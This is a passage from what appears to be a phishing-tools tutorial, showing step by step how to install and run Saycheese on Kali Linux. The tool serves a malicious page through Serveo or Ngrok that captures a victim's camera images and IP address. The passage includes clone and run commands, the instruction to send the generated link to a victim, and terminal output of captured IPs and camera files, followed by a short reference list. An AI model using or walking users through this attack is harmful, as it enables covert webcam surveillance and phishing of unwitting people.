
- x. On the other side, the attacker would have obtained both the IP address and the information entered by the victim leading to his success.



- 5) **Saycheese:** This tool generates a malicious HTTPS page using Serveo or Ngrok Port Forwarding methods, and a javascript code to cam requests using MediaDevices.getUserMedia.

Steps to use:


- i. Login to kali
- ii. Login to super user by sudo su command



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~[/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)~[/home/kali/Desktop]
```

- iii. Just, Clone this repository –
git clone <https://github.com/hangetzsu/saycheese.git>
- iv. Now go to cloned directory and run saycheese.sh
 - cd saycheese
 - chmod +x saycheese.sh
 - bash saycheese.sh

- v. On first launch, It will install the dependencies and saycheese is installed



```
(root@kali)~[/home/kali/Desktop]
$ git clone https://github.com/hangetzsu/saycheese.git
Cloning into 'saycheese'...
remote: Enumerating objects: 29, done.
remote: Total 29 (delta 0), reused 0 (delta 0), pack-reused 29
Receiving objects: 100% (29/29), 20.90 KiB | 225.00 KiB/s, done.
Resolving deltas: 100% (12/12), done.

(root@kali)~[/home/kali/Desktop]
$ ls
BlackPhish CamPhish hound rubikphish saycheese

(root@kali)~[/home/kali/Desktop]
$ cd saycheese

(root@kali)~[/home/kali/Desktop/saycheese]
$ ls
ip.php LICENSE post.php README.md saycheese.html saycheese.sh template.php

(root@kali)~[/home/kali/Desktop/saycheese]
$ chmod +x saycheese.sh

(root@kali)~[/home/kali/Desktop/saycheese]
$ ls
ip.php LICENSE post.php README.md saycheese.html saycheese.sh template.php

(root@kali)~[/home/kali/Desktop/saycheese]
$ bash saycheese.sh
```

- vi. Select your choice for server and generate link to attack the victim


```
SayCheese
v1.0 coded by github.com/thelinuxchoice/saycheese

[01] Serveo.net
[02] Ngrok

[+] Choose a Port Forwarding option: 1
[+] Choose subdomain? (Default: [Y/n]): n
[+] Starting Serveo ...
[+] Starting php server ... (localhost:3333)
[+] Direct link: https://688f3482e06baf55e3b6cb1d11fcffd9.serveo.net

[*] Waiting targets, Press Ctrl + C to exit ...
```

- vii. Send the generated link to victim



- viii. Via the link victim will reach a website asking for camera allowance



- ix. The moment victim gives the camera allowance attacker will get both IP address of the user as well as his/her pictures captured by camera

```
[+] Target opened the link!
[+] IP: 59.91.226.12

[+] Target opened the link!
[+] IP: 59.91.226.12

[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
```

References

1. Jagatic, T. N., Johnson, N. A., Jakobsson, M., & Menczer, F. (2007). *Social phishing*. Communications of the ACM, 50(10), 94–100.
 2. Symantec Corporation. (2023). *Internet Security Threat Report*. <https://www.symantec.com>
 3. Verizon. (2024). *Data Breach Investigations Report (DBIR)*. <https://www.verizon.com/business/resources/reports/dbir/>
- Anti-Phishing Working Group (APWG). (2024). *Phishing Activity Trends Report*. <https://apwg.org/reports/>